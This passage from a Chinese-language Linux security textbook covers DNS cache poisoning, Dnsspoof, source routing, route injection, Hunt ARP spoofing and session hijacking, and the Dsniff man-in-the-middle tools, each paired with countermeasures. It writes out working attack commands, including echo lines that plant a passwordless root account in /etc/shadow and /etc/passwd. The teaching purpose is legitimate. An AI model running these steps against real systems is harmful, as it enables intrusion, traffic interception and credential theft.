#daytime    stream  tcp    nowait  root    internal
#daytime    dgram   udp     wait    root    internal
#chargen    stream  tcp    nowait  root    internal
#chargen    dgram   udp     wait    root    internal
#time       stream  tcp    nowait  root    internal
#time       dgram   udp     wait    root    internal
# These are standard services.
ftp         stream  tcp    nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
telnet      stream  tcp    nowait  root    /usr/sbin/tcpd  in.telnetd
# Shell, login, exec, and talk are BSD protocols.
shell       stream  tcp    nowait  root    /usr/sbin/tcpd  in.rshd
login       stream  tcp    nowait  root    /usr/sbin/tcpd  in.rlogind
#exec       stream  tcp    nowait  root    /usr/sbin/tcpd  in.rexecd
talk        dgram   udp     wait    nobody.tty /usr/sbin/tcpd  in.talkd
# Pop and imap mail services et al
#pop-2      stream  tcp    nowait  root    /usr/sbin/tcpd  ipop2d
#pop-3      stream  tcp    nowait  root    /usr/sbin/tcpd  ipop3d
#imap       stream  tcp    nowait  root    /usr/sbin/tcpd  imapd
# Tftp service is provided primarily for booting. Most sites
# run this only on machines acting as "boot servers." Do not uncomment
# this unless you *need* it.
#tftp       dgram   udp     wait    root    /usr/sbin/tcpd    in.tftpd
#bootps     dgram   udp     wait    root    /usr/sbin/tcpd    bootpd
#finger     stream  tcp    nowait  nobody  /usr/sbin/tcpd    in.fingerd
# Authentication
auth        stream  tcp    wait    root    /usr/sbin/in.identd in.identd -e -o

```

inetd.conf 文件中以 # 号开始的那些行都是注释。任何其他行都代表由 inetd 启动的服务。当远程系统连接相应端口时，便会启动相应服务。必须确保那些没有注释掉的服务都是必需的。在去掉不必要的服务之后，必须使用 `killall -HUP inetd` 来重启 inetd 守护进程。

附录 B 给出了关闭那些不在 inetd.conf 范围内的服务的详细方法。对于在网络上的系统而言，某些服务始终是必需的。保护这些服务的一种方法是使用 TCP 封装器。第 13 章讨论了怎样使用 TCP 封装器来记录日志并保护那些可能受到攻击的必要服务。

6.7 小结

有许多远程攻击可以导致 Linux 系统出现问题。多数 Linux 系统都位于网络世界中，因此必须处理所面对的某种程度的风险。当系统放置在网络上，尤其是能够从 Internet 访问时，必须遵循好的安全惯例。这些包括正确的管理口令、追踪操作系统、应用程序和脚本的补丁等。同样，关闭不必要的服务也能够防止大量的攻击。最后，良好的系统管理也能够减少系统被成功侵入的风险。



在管理员头脑中存在一些关于网络安全的误区：

我已经作了IP访问限制，外界侵入者不可能访问我的内部网络；

有了防火墙和相应的访问控制规则就达成了安全；

我已经制定了密码策略，我的用户一定会遵守；

加密是安全的“万能药”，我的通信已经加密。

.....

这些对攻击者而言都是“浪漫的童话”，他们往往比管理员有更高的技术，更多的耐心、时间、资源.....

第 7 章

「恶意使用 网络」

人们通常对网络的物理安全性不甚关心。接待员不是时刻注意发生的情况，保安满足于看起来正常的工作状态，而同事们则对进进出出的穿电信公司制服的年轻人熟视无睹。

很可能，黑客就坐在连通以太网的 Internet 机房里。

物理网络安全性只是整件事情的一半。人们通常以为只能从本网段访问自己的 IP 地址，但这是不对的（有很多原因）。错误配置的路由器和防火墙会允许外来的数据包进入内部网络，而不管这些包是否来自正确的地方。内置路由信息的数据包能够以不可思议的路径到达内部网络，伪装成你的机器，并告诉路由器以同样的路径转发响应。名字服务器可以被欺骗，有时更会转而将同样的错误告诉给客户端。

在这一章，你将看到网络并不总是如所想的那样可靠。入侵者可能会访问那些人们自以为安全的服务。源路由数据包可以绕过防火墙规则的约束，使黑客能够以比公司用户所使用的 VPN（虚拟内部网）更好的方式来访问网络。你甚至不知道自己与隔壁房间邮件服务器的连接正在被位于 Atlanta 的 Linux 系统记录。

本章将讨论常见的服务、信任关系，甚至网络本身的弱点。在 TCP/IP 中有很多漏洞，本章将介绍对付其中的一部分——以及关闭它们的方法。

7.1 DNS 攻击

人们对某些事情的信任达到了可怕的程度。域名服务器 (DNS) 就是一个很好的例子。实际名字为 Berkeley Internet Name Daemon (BIND) 的 named 守护进程，在历史上存在着很多“意外特性”。不幸的是，这些特性（漏洞）可被有进取心的黑客用作攻击系统的利器。

名字服务是网络的关键部分。记住 Mail.globo_corp.com 要比 192.168.4.20 容易得多。你可能更喜欢 IP 地址，但是否各地的 22000 名员工必须记住这些数字以访问网络服务？

但是，如果名字服务器不可信，那该怎么办？



BIND 缓存欺诈

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 5 |
| 影响力: | 5 |
| 风险率: | 5 |

域名服务器 (DNS) 是一个分布式系统, 使用缓存来降低网络负载, 并且在网络失败时继续工作。名字服务器保存查询得到的结果, 因此就不需要重复同样的查询。在BIND的8.1.1和4.9.6版本中存在一个问题, 即它们没有验证接收自其他名字服务器的信息的合法性。恶意的名字服务器能够在所请求的数据后面添加别的DNS记录——真正有益的提醒——而很多接收者会盲目地采用它们。

缓存欺诈利用这种盲目性在目标名字服务器中插入伪造的记录, 以便将客户引导到黑客控制的主机。这一主机甚至可能只是将数据包转发到正确的原始主机, 并悄悄地捕获其中的口令和敏感数据。

假如某个在线偷听者希望捕获 example.com 用户通过企业内部网 (http://example.my_intranet.com) 交流的信息。该偷听者拥有其域中的主名字服务器 cobalt.disreputable_dns.com。他在 disreputable_dns.com 的区域文件中加入一条 CNAME 记录, 将 trap.disreputable_dns.com 指向 example.my_intranet.com:

```
@ IN SOA cobalt.disreputable_dns.com. hacker.disreputable_dns.com.
      2001020531      ;serial
      86400           ;refresh
      3600            ;retry
      604800          ;expire
      86400 )         ;min TTL

      IN NS           cobalt.disreputable_dns.com.

cobalt IN A           192.168.1.1
trap   IN CNAME       example.my_intranet.com.
```

然后, 偷听者在 cobalt 为 my_intranet.com 创建区域文件, 其中包含一个 “example” 的地址记录 A, 指向他自己的工作站 192.168.1.41。

```
my_intranet.com IN SOA cobalt.disreputable_dns.com. nobody.nowhere. (
      1              ;serial
      86400          ;refresh
      3600           ;retry
      604800         ;expire
      86400)         ;min TTL
      IN NS          cobalt.disreputable_dns.com.
example IN A         192.168.1.41.
```

这样, 陷阱就设置好了。现在, 偷听者只需让 example.com 所在网络的名字服务器向 cobalt

查询 trap.disreputable_dns.com 的地址。这可以用多种方式做到：在 email 消息中的内嵌映像 URL，在 Web 页面上的快速点击，从而使得 Web 服务器去查找他的地址——以及任何使 example.com 的名字服务器吞下诱饵的方法。甚至可以针对 ns1.example.com 简单使用 nslookup，如下

```
machine$ nslookup trap.disreputable_dns.com ns1.example.com
Server: ns1.example.com
Address: 10.11.12.13
```

```
Name:    example.my_intranet.com
Address: 192.168.1.41
Aliases: trap.disreputable_dns.com
```

这一诡计可以奏效，原因在于名字服务器总是试图在响应的单个数据包中提供所需的所有信息。当 ns1.example.com 查询 trap.disreputable_dns.com 的地址时，它与 cobalt 联系。因为 cobalt 的查询结果是指向另一个记录的别名，因此就响应这个 CNAME 记录和相应的 A 记录（example.my_intranet.com 位于 192.168.1.41），以帮助和提高效率，ns1.example.com 接受这一结果并缓存它。

现在，当 example.com 的客户在浏览器中浏览 http://example.my_intranet.com 时，ns1.example.com 就会使其连向黑客的工作站 192.168.1.41。而该系统中已经设置相应的服务以接受来自 80 端口的连接，记录所有的输入和输出，然后再转发到实际地址。

一 BIND 缓存欺诈对策

这一漏洞在新近版本的 BIND (8.1.2 或 4.9.7 和更高版本) 中都得到了修复，因此如果系统运行的是旧版本，马上升级。但是，更加彻底的解决方案是将名字服务划分为两类：内部和外部。对于内部服务，名字服务器为网络上的计算机从外取回远程 DNS 记录，并缓存结果。而外部服务器向其他 Internet 机器提供本地网有关的 DNS 记录，因为是本地信息，所以不需要缓存。

如果可能，在不同的机器上运行这两个名字服务器。外部服务器应当在防火墙之外，而内部服务器应在里面，使攻击者难以访问。目的是只允许可信的用户使用内部服务器。

BIND 提供了访问控制列表 (ACL) 来实现这一目的。首先，在内部服务器描述网络的 /etc/named.conf 文件中添加一个 acl 块。确保它包含 localhost！这一 acl 块大致如下：

```
// Internal nameserver
acl "internal-network" {
    localhost; // Important!
    10.0.0.0/24; // Our NAT'd internal network
```

```
};
```

然后, 在 `/etc/named.conf` 文件的 `options` 块中添加如下部分以应用这个访问列表。

```
// Internal nameserver
options{
    allow-query { internal-network };
};
```

做了这些修改之后, 只有本机和 10.0.0.0/24 网段的 IP 可以访问内部服务器。从而极大地增加了从外部毁坏缓存的困难。

外部名字服务器必须回答来自 Internet 的查询, 这是它的工作, 但它仅响应所服务的那个域的查询 (以主或从服务器方式)。因此, 可以在 `/etc/named.conf` 中关闭递归 (recursion) 以阻止它查询和缓存其他域的记录:

```
// External nameserver
options {
    recursion no; // Don't answer queries for zones we don't control!
};
```

如果存在多个外部名字服务器 (应当这样), 必须也尽可能保护这些服务器之间的通信。同样, 这以访问控制列表和 `allow` 语句实现。

```
// External nameserver
acl "our-dns-servers" {
    172.16.1.2; // ns1.example.com
    172.16.2.2; // ns2.example.com
    192.168.5.3; // ns3.example.com
};

zone "example.com" { // Our domain name
    type master;
    file "master/example.com";
    allow-query {
        any; // Everyone must be able to query this domain!
    };
    allow-transfer {
        our-dns-servers; // But only our nameservers can do zone transfers
    };
};
```

技巧

必须记住一点,即来自各方的数据能够(也经常是)通过许多不同的渠道进入内部网络。大多数网络事务牵涉到多个子系统。例如,邮件服务器可能使用名字服务以查找主机的IP地址,然后再连接和发送邮件。这是数据进入内部网络的另一途径——以一种不受欢迎的方式。因此,要维护系统安全,必须理解这些关系。除此之外,没有其他的途径可了解网络及其漏洞。



使用 Dnsspoof 进行 DNS 欺骗

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 6 |
| 影响力: | 5 |
| 风险率: | 5 |

本章稍后将详细讨论的Dsniff (<http://www.monkey.org/~dugsong/dsniff>) 中有一个名为Dnsspoof的工具。这个程序包含一个监视DNS A或PTR请求的简单嗅探器。以-f选项运行时,Dnsspoof将读取标准/etc/hosts格式的指定文件,并根据文件所列的信息来响应任何A或PTR DNS请求:

```
machine$ host www.example.com
www.example.com has address 10.1.1.1

hackerbox# cat /etc/dnssniff.hosts
192.168.2.10      www.example.com
192.168.2.11      ftp.example.com
hackerbox# dnssniff -f /etc/dnssniff.hosts

machine$ host www.example.com
www.example.com has address 192.168.2.10
```

如果没有指定-f选项,它将对所有的A和PTR请求响应本机的IP和主机名。这将导致所有的IP查找都会经过攻击者的主机,攻击者就可监听、路由或修改这些包以使其到达相应的实际地址。

DNS服务器在端口53以简单UDP(用户数据报协议)数据包响应请求。因为是无连接协议,UDP非常易于欺骗。如果来自Dnsspoof的数据包先于真正的DNS数据包到达,就会采用这一伪造数据包,而抛弃真数据包。这样,Dnsspoof是否成功取决于其速度。因为它不需要做实际的DNS查找,所以完全可能首先发送结果。

一 Dnsspoof 对策

如果攻击者的机器不能监视网络以察看DNS请求,那么它就不知道何时提供响应,因此,一个显然的办法是使用交换网络,从而在一般意义上防止监听。然而,本章稍后也将提到,这个解决方案没有看起来那么可靠。

最好的解决方案是使用DNS Security (DNSSEC),以允许DNS服务器对其响应签名。因为Dnsspoof没有正确签名所需的密钥,因此其响应将被抛弃。然而,定义和采纳DNSSEC的速度极其缓慢,有时我们担心它在Internet上的实施的time_t会溢出。

7.2 路由问题

网络应当设计成尽可能的灵活和可靠。ARPANET的最初设计目标要求即使网络在某些节点被摧毁的情形下也能够继续工作,这只有通过路由机制才能实现。但当前使用的路由器从本质上来说并不够可靠,而且IP协议本身也存在一些问题。IPv6能够修正IPv4在设计上存在的很多问题,但是其广泛应用仍然需要几年时间。因此,对于IPv4的不完善所带来问题的最好防御办法是了解这些问题所在。

路由器需要互相通信,以了解周围网络的结构和状态。主干路由器使用类似于BGP (Border Gateway Protocol, 边界网关协议) 和OSPF (Open Shortest Path First, 开放最短路径优先) 的协议来确定将由哪个邻近路由器将数据包转发到目的地。有责任心的系统管理员需要使用访问列表和权限认证来谨慎保护这些通信。幸运的是Linux对于许多潜在的漏洞提供了相应的防卫方法。



源路由

| | |
|------|---|
| 流行度: | 3 |
| 简单度: | 5 |
| 影响力: | 6 |
| 风险率: | 5 |

源路由 (source routing) 允许发送者指定数据包到达目的地前在Internet上经由的路径。这一特点对于网络勘探和调试很有用,但也能用来绕过安全网关和地址转换。如果攻击者能够向某个网络发送源路由数据包,就更容易伪装成该网络上的地址。

以下命令可以确定系统是否允许源路由数据包。

```
mercury# cat /proc/sys/net/ipv4/conf/eth0/accept_source_route
1
```

0 表示不允许，1 表示允许。

机器可以在本地网络上使用源路由进行地址欺骗。假如黑客想使用某个邮件服务器发送一些垃圾邮件。她只需将机器的 IP 配置成该邮件服务器所在网络的某个可信 IP。

```
hacker# ifconfig eth0:0 inet 192.168.3.5 netmask 255.255.255.255
```

这使黑客的机器能够接收目的地址为 192.168.3.5（该地址属于某个可信主机）的数据包。现在，她只需建立一个连接。在某些系统中，telnet 命令能够打开一个源路由 TCP 流。同时以如下语法为该连接指定所经由的各个路由跳。

```
hacker# telnet @10.4.4.1@10.1.5.129@10.1.1.1@192.168.2.1@192.168.3.2:smtp
```

telnet 将创建一个内建源路由的数据包，其指定路径为从本机到 10.4.4.1，然后到 10.1.5.129，再经由 10.1.1.1 和 192.168.2.1，最后到达目的机器 192.168.3.2。

❶ 阻止源路由

除非需要接受源路由，否则就应当关闭 Linux 内核中的源路由，可使用如下命令。

```
mercury# echo 0 > /proc/sys/net/ipv4/conf/eth0/accept_source_route
```

也可以关闭防火墙的源路由功能，从而保护其范围内的所有机器。用以下方式可以关闭 Cisco 路由器的源路由：

```
terbium> en
Password:
terbium# conf terminal
Enter configuration commands, one per line. End with CNTL/Z.
terbium(config)# no ip source-route
terbium(config)# ^Z
terbium# wr mem
```



不正确的 IP 转发

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 6 |
| 风险率: | 6 |

许多机器配置有两块网卡，其一可从Internet访问，另一个仅为内部网络专用。这样，这类机器就可查询后端机器的数据来向Internet客户提供服务。这也是Web服务器的通常做法，它作为前端向客户提供数据——Web服务器与Internet客户通过HTTP通信，并且查询内部私有网络的数据库以获得所需的实际数据，从而在允许客户浏览和改变信息的同时避免对数据库服务器的直接访问。

如果双址主机被配置成在两个网络之间路由数据包，则会出现问题。如果路由器从其中某个网络上接收数据包，其目的地址位于另一个网络，就会将该数据包通过相应的接口发送出去。这将使黑客能够在不侵入路由器的情形下就访问隐藏在内部网络的机器。



一 关闭 IP 转发

可以通过`proc/sys/net/ipv4/ip_forward`文件配置IP转发。将其内容设置为0就可禁止IP转发；而1表示允许机器在两个网络间转发数据包。这一点对于防火墙和IP伪装（IP masquerading）网关是必需的，但对于名字服务器、邮件服务器或堡垒主机则不必要。通常，小型网络都使用一个网关路由器连向Internet，同时不应当存在执行相同任务的其他主机。如果不需要IP转发，可输入以下命令将其关闭：

```
callisto# echo 0 > /proc/sys/net/ipv4/ip_forward
```

大部分Linux发布在默认安装时关闭IP转发功能。如果发现系统允许这一功能，可以在`/etc/sysctl.conf`中添加以下内容来确保在系统启动时将其禁止：

```
net.ipv4.ip_forward = 0
```

警告

在网络世界里，安全和可用性通常看起来会不一致。用户的正常工作可能错误地依赖于某些刚被改正的问题，例如不适当的网关。在详细考察网络配置并关闭某些服务和功能时，必须记下已经做的事情。有时管理员需要向用户解释所做的修改，由此造成的影响，以及怎样配置用户的机器来适应这种变化。



添加新的网络路由

| | |
|-----|---|
| 流行度 | 3 |
| 简单度 | 6 |
| 影响力 | 7 |
| 风险率 | 5 |

主干路由器使用 RIP (Routing Information Protocol, 路由信息协议), OSPF, BGP 和 EGP (External Gateway Protocol, 外部网关协议) 等协议来维护与之相关的网络和路由信息。这使得路由器能够动态添加和删除路由记录, 以确保数据包以最高效的路径流向目的地, 同时绕过所有临时出现的诸如路由器崩溃或线路断开 (如有人切断了重要的网络线路) 等故障。

Linux 系统也可以使用 routed 或 gated 来分担路由功能。这些程序使 Linux 系统能够根据接收自网络上其他机器的信息来添加和删除路由记录。

如果黑客能够发送路由数据包, 就可以让目标机器相信其所在的机器就在通向某些网络地址的最佳路径上。然后他就可将自己的机器配置成中继站, 将来自或发往这些目的地址的数据包转发到实际路由器。这样, 黑客的系统就能直接看到这些数据包, 可以根据需要监听或改变它们的内容。因为数据包确实在源和目的地址间传递, 用户可能不知道已经发生了这类入侵。

阻止添加新的路由记录

要保证系统不会向路由表添加新的路由记录, 只需确保没有运行路由守护进程。这类进程中最常用的是 routed 和 gated。这些守护进程在系统启动时开始运行, 因此只需简单将其杀掉, 然后在 /etc/rcX.d 目录中禁止它们 (在附录 B 中介绍了相应方法)。或者, 给系统配置惟一的默认路由器, 由其确定路由。

注意

路由器参与路由信息的确定对于网络的高效运行很重要, 但是, 应当将它们配置成只接收来自可信主机的新路由记录。具体配置方法与制造商有关, 因此, 需要查询相应的文档来确定。

7.3 高级嗅探和会话劫持

会话劫持 (session hijacking) 是指攻击者发现某个建立在两个不同主机的活动 TCP 连

接之后,控制该连接,使其不能被实际会话使用。假如用户使用telnet登录到某系统,然后使用su命令成为root。则攻击者只需使用简单的嗅探器就可以看到其口令,但是如果机器位于不可嗅探的交换网络,则不可能做到这一点;或者系统采用一次有效的口令,则一旦输入以后该口令就不再有用。然而,如果攻击者劫持了这一会话,他就能在目标机器上以root执行命令,而不需要任何身份认证。

深入准确地介绍会话劫持超出了本书的范围。但我们将给出一些用于会话劫持的工具及相关信息。

7.3.1 Hunt

Hunt (ftp://ftp.gncz.cz/pub/Linux/hunt/) 同时具有数据包嗅探和会话劫持能力。第6章大致介绍了其数据包嗅探能力,这里将集中介绍高级嗅探和会话劫持。



使用 Hunt 监听交换网络

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 6 |
| 影响力: | 5 |
| 风险率: | 6 |

如果网络能够被监听,则Hunt可以允许以被动方式监视存在的连接,这一点与其他的嗅探器没什么不同。但是,交换网络防止了这类嗅探。这些网络仅将数据包发送给实际的目的主机,这通过维护与物理端口相对应的MAC (Media Access Control) 地址来实现。这样,在某一端口的机器就不能看到其他目的地址的数据包。

注意

网络广播数据包确实发送到每个物理端口,因为其目的MAC地址为FF:FF:FF:FF:FF:FF。这使系统使用类似于BOOTP或DHCP的协议来查找主机,而不需要了解与网络连接有关的信息。

以太网卡使用ARP请求来获得与指定IP地址相应的MAC地址。系统缓存这些映射以提高查找效率。使用arp命令可以得到当前映射列表。

Hunt能够使用称之为ARP欺骗或ARP强制的方法来欺骗系统,使之在缓存中添加新的MAC到IP映射。假设黑客想要监视客户机和服务器之间的网络通信,但它们正好处于交换网络中,因此黑客不能直接看到它们的通信。首先,我们来看两台机器上的ARP表:

```
server$ arp -a
client (192.168.2.10) at 77:77:77:77:77:77 [ether] on eth0
mail (192.168.2.20) at 44:44:44:44:44:44 [ether] on eth0

client$ arp -a
server (192.168.2.15) at 88:88:88:88:88:88 [ether] on eth0
mail (192.168.2.20) at 44:44:44:44:44:44 [ether] on eth0
gateway (192.168.2.1) at 66:66:66:66:66:66 [ether] on eth0
```

黑客进入 Hunt 的 ARP 守护进程菜单，为这两台主机配置假的 MAC 地址：

```
--- arpspoof daemon --- rcvpkt 2212, free/alloc 63/64 -----
s/k) start/stop relay daemon
L/L) list arp spoof database
a) add host to host arp spoof      i/I) insert single/range arp spoof
d) delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof succeeded y) relay database
x) return
-arps> a
src/dst host1 to arp spoof> client
host1 fake mac [EA:1A:DE:AD:BE:05]>
src/dst host2 to arp spoof> server
host1 fake mac [EA:1A:DE:AD:BE:06]>
refresh interval sec [0]>

-arps> l
0) on 192.168.2.10   is 192.168.2.15   as EA:1A:DE:AD:BE:05 refresh 0s
1) on 192.168.2.15   is 192.168.2.10   as EA:1A:DE:AD:BE:06 refresh 0s
```

当我们再次查看这两台机器的 ARP 表时，会看到如下内容：

```
server$ arp -a
mail (192.168.2.20) at 44:44:44:44:44:44 [ether] on eth0
client (192.168.2.10) at EA:1A:DE:AD:BE:05 [ether] on eth0

client$ arp -a
mail (192.168.2.20) at 44:44:44:44:44:44 [ether] on eth0
gateway (192.168.2.1) at 66:66:66:66:66:66 [ether] on eth0
server (192.168.2.15) at EA:1A:DE:AD:BE:06 [ether] on eth0
```

此时，黑客的机器将响应发送给上述两个新的 MAC 地址。然后黑客启动 ARP 中继守护

进程，以在两个主机间透明地传递数据包，同时又不被它们发现：

```
--- arpspoof daemon --- rcvpkt 2493, free/alloc 63/64 -----
s/k) start/stop relay daemon
l/L) list arp spoof database
a) add host to host arp spoof      i/I) insert single/range arp spoof
d) delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof succeeded y) relay database
x) return
*arps> s
daemon started
```

如果客户端 ping 或 traceroute 服务器，不会发现任何问题。

```
client$ traceroute server
traceroute to server.example.com (192.168.2.10), 30 hops max, 38 byte pack-
ets
 1 server.exmple.com (192.168.2.10) 2.841 ms 2.717 ms 2.712 ms
client$
```

但是，这两台主机间的所有数据包都流经黑客的机器。它们之间的所有连接都能被该机器上运行的 Hunt 或其他工具所监听。



使用 Hunt 进行会话劫持

| | |
|-----|---|
| 流行度 | 7 |
| 简单度 | 5 |
| 影响力 | 7 |
| 风险率 | 7 |

最简单的会话劫持工具可以向服务器发送看似来自客户端的数据包。服务器以通常的方式用 ACK（确认）响应这些数据包。然而，客户端实际上没有发送任何东西，因此并未等待这个 ACK，从而就会响应另一个 ACK。从而两台机器将持续地往返发送 ACK 数据包，引发所谓的 ACK 风暴。此时，这一会话就被完全破坏，不可再用。

Hunt 能够使用其 ARP 欺骗能力，从而更加容易地劫持会话。因为 Hunt 能强制两台机器直接与它（而不是实际的目的机器）通信，所以就能控制它们所能收到的数据包。黑客可以在 Hunt 的主菜单选择 s 来执行普通的会话劫持，也可以选择 a 以同时进行 ARP 欺骗和会话劫持，从而发动更可靠的攻击：

```
--- Main Menu --- rcvpkt 163, free/alloc 63/64 -----
```

```

l/w/r)      list/watch/reset connections
u)          host up tests
a)          arp/simple hijack (avoids ack storm if arp used)
s)          simple njack
d)          daemons rst/arp/sniff/mac
o)          options
x)          exit

```

*> a

```

0) 192.168.2.10 [2983] --> 192.168.2.15 [23]
1) 192.168.2.10 [4887] --> 192.168.2.15 [25]
2) 192.168.2.15 [18827] --> 192.168.2.10 [21]
3) 192.168.2.10 [58273] --> 192.168.2.15 [23]
4) 192.168.2.10 [1020] --> 192.168.2.15 [22]

```

choose conn> 0

```

arp spoof src in dst y/n [y]>
src MAC [EA:1A:DE:AD:BE:03]>
arp spoof dst in src y/n [y]>
dst MAC [EA:1A:DE:AD:BE:04]>
input mode [r]aw, [l]ine+echo+\r, line+[e]cho [r]>
dump connectin y/n [y]>
dump [s]rc/[d]st/[b]oth [b]>
print src/dst same characters y/n [n]>
CTRL-C to break

```

现在，黑客就可以监听连接，直到她确定合适的劫持时机。

```

server# cd /etc/rc.d/rc2.d
server# rm S85gpm
<attacker hits CTRL-C>
-- press any key> you took over the connection
CTRL-] to break
server# arp -a
client.example.com (192.168.2.15) at EA:1A:DE:AD:BE:03 on eth0
mail (192.168.2.20) at 44:44:44:44:44:44 [ether] on eth0

Server# echo 'root::::::::' >>/etc/shadow
Server# echo 'root:x:0:0:root:/root:/bin/bash' >>/etc/passwd

```

现在，黑客完全控制了这一连接。实际上，Hunt可以在用户输入的每个命令后提供提示符，以混淆使用这一连接的用户

```
server# rm S85gpm
<此处黑客接管控制权>
$ ls
$ ls -la
$ pwd
$ ps -ef
$ hostname
```

这里，提示符发生了变化，而且所有的命令都不起作用，因此这一用户试图找出错误所在。他很可能会认为自己碰到了怪事，从而只是简单地断开并重新连接。

注意

为了确保安全，建议总是调查所碰到的网络异常现象。

一旦黑客在所劫持的连接上完成所需的任务，就可以重置连接，此时Hunt向实际的通信双方发送TCP 重置 (RST) 数据包，从而断开这一连接。此外，黑客也可以试图对连接双方进行同步，从而将连接归还给实际使用者。这类同步需要向连接双方发送不同数量的字符，如下所示：

```
[r]eset connection/[s]ynchronize/[n]one [r]> s
user have to type 4 chars and print 318 chars to synchronize connection
CTRL-C to break
```

如果Hunt需要客户端用户输入字符，就会试图对他实施社交工程攻击：

```
msg from root: power failure - try to type 4 chars
help
power failure detected
... power resumed, ck
server#
```

新用户很容易就落入陷阱，并认为所有事情将会恢复正常。

— Hunt 对策

在广播网络上，没有办法防止嗅探。因此，如果要防止任何方式的嗅探，就必须使用交换机来取代集线器。然而，这么做并不能防止前面介绍的ARP欺骗，即使启用了交换端口的安全功能。

一种解决办法是硬编码机器可能用到的MAC地址,从而不需要发送和响应ARP请求。在/etc/ethers文件中,创建与下面类似的MAC地址-P地址匹配行:

| | |
|-------------------|--------------|
| 77:77:77:77:77:77 | 192.168.2.10 |
| 88:88:88:88:88:88 | 192.168.2.15 |
| 44:44:44:44:44:44 | 192.168.2.20 |
| 66:66:66:66:66:66 | 192.168.2.1 |

这是一个非常麻烦的解决方法,你肯定也深有同感。每次新添加主机,或者更换以太网卡,都需要在整个网络内的所有机器上更新这一文件。而且,只有那些目的机器在同一网络的连接才能免受攻击。如果黑客位于客户端和服务端之间的某个网络,她就可以在某个不受你控制的地方实施ARP欺骗。

最可靠的方法是使用加密协议。黑客能够成功地重定向某个加密的TCP会话,但她不能看到所流经的实际数据,也不能在加密流中注入任何命令,因为她不知道会话所使用的密钥。这样,一旦她试图在会话中插入数据,服务器就会发现加密错误并立即终止连接。

因此使用加密连接的最坏情形是黑客能够致使连接终止。这也不算太坏,至少她不能以任何有用的方式来控制连接。

对于登录和文件传输,我们建议使用OpenSSH,可以从<http://www.openssh.com/>下载,它以完善的加密方式实现了telnet, Rlogin, RSH和FTP的所有功能。对于HTTP事务,可以使用HTTPS,它以SSL加密HTTP。

注意

请注意下一节关于使用dsniff进行SSH和SSL中间人攻击的介绍。

7.3.2 Dsniff

Dsniff (<http://www.monkey.org/~dugsong/dsniff>) 由Dug Song开发,是一组优秀的网络审计、测试和嗅探工具。在版本2.3中,它包括如下程序:

- ▼ **Arpspoof** 这个守护进程伪造ARP响应,欺骗其他机器使之相信黑客主机的MAC地址就是所需的目的地址。这样,黑客主机能够接收所有数据包并将之转发到实际目的地,从而实现即便在交换网络上也能应用的嗅探器。这类似于Hunt的ARP欺骗功能。
- **Dnsspoof** 这个守护进程伪造A和PTR记录的DNS响应。根据给定的主机映射伪造DNS查询结果,或者如果没有给出映射,则总是提供黑客主机的IP地址,从而将

数据包重路由到自身。本章前面已经做了介绍。

- **Dsniff** 一个复杂的口令嗅探器，用于在多个协议中捕获口令。版本2.3支持以下所有协议：FTP, telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP, MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, 以及 Sybase 和 Microsoft SQL 的认证信息等。
- **Filesnarf** 嗅探网络，并在当前工作目录下保存所有经手的数据包。
- **Macof** 使用随机 MAC 地址对网络进行潮涌 (flood) 攻击。这使得许多交换机瘫痪，从而不能提供正确的端口到 MAC 地址的映射，导致“fail open”状态——向交换机的所有端口发送所有的数据包，使得网络更容易被嗅探。
- **Mailsnarf** 嗅探网络，并以标准的 UNIX mbox 格式保存从 SMTP 和 POP 连接中找到的所有邮件信息。
- **Msgsnarf** 记录监听到的来自 AIM, ICQ, IRC, Yahoo! Messenger 等的聊天信息。
- **Sshmitm** 对 SSH 进行中间人 (man-in-the-middle) 攻击，稍后将详细介绍。
- **Tcpkill** 通过发送 RST 数据包断开现存的 TCP 连接。
- **Tcpnice** 通过伪造 TCP 窗口通知数据包 (在其中建议小尺寸窗口) 和 ICMP 源终结响应来减慢现存 TCP 连接的通信速度。
- **Urlnarf** 嗅探网络并记录其所有的 URL 访问。某些 (编码差劲的) Web 应用程序将其口令认证信息保存在 URL 里，一旦被嗅探，则很容易受到攻击。
- **Webspy** 嗅探指定主机所访问的 URL 并将之显示在本地 Netscape 窗口。
- ▲ **Webmitm** 对 HTTPS 进行中间人攻击，稍后将详细介绍。

本章我们将着重介绍 Sshmitm 和 Webmitm。这两个程序允许攻击者截取加密连接，伪装成通信端，从而获得其中的未加密数据。开发这两个程序证明了这一概念，因此在其发布时引起了不小的骚动。

7.3.3 中间人攻击

就如前面介绍的 Hunt，如果机器能够使自己处于两台通信主机之间，就有机会处理所通信的数据——前提是它足够明智而不违反 TCP 协议。通常，加密协议通过在网络层之上添加加密层来阻止这种攻击。只要通信双方能够秘密传递加密会话的密钥，攻击者就难以解密连接并在其中插入数据。

Sshmitm和Webmitm可以绕过这一限制，它们接受最初来自客户端的连接，冒充成服务器，然后再自行与服务器连接。Sshmitm和Webmitm对两端都执行加密，因此能够以纯文本方式获得所传输的数据。

这两个程序都要求客户机与攻击者机器而不是实际的服务器建立连接。Arpspoof, Dnsspoof和Macof等工具能帮助实现这类连接截取。

注意

尽管在Dsniff 2.3发布时引发了过度的注意和骚动，但这些程序并不说明SSH或SSL协议存在漏洞。它们只是利用了用户对协议的理解和警告处理中存在的弱点。如果使用正确，SSH和SSL是安全的。



Sshmitm

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 5 |
| 影响力: | 9 |
| 风险率: | 6 |

Sshmitm对客户端伪装成SSH服务器，而对服务器伪装成SSH客户端。运行时只需在命令行指定真正的SSH服务器：

```
hackerbox# sshmitm server.example.com
sshmitm: relaying to server.example.com
```

sshmitm服务器没有真实服务器的主机密钥，因此必须自行构造一个。SSH客户第一次连接时，会要求对方验证主机密钥，与下面类似：

```
client$ ssh server.example.com
The authenticity of host 'server.example.org' can't be established.
RSA key fingerprint is cd:e5:37:3b:4f:5f:25:1e:bd:d7:10:f7:60:ac:1f:a4.
Are you sure you want to continue connecting (yes/no)? yes
```

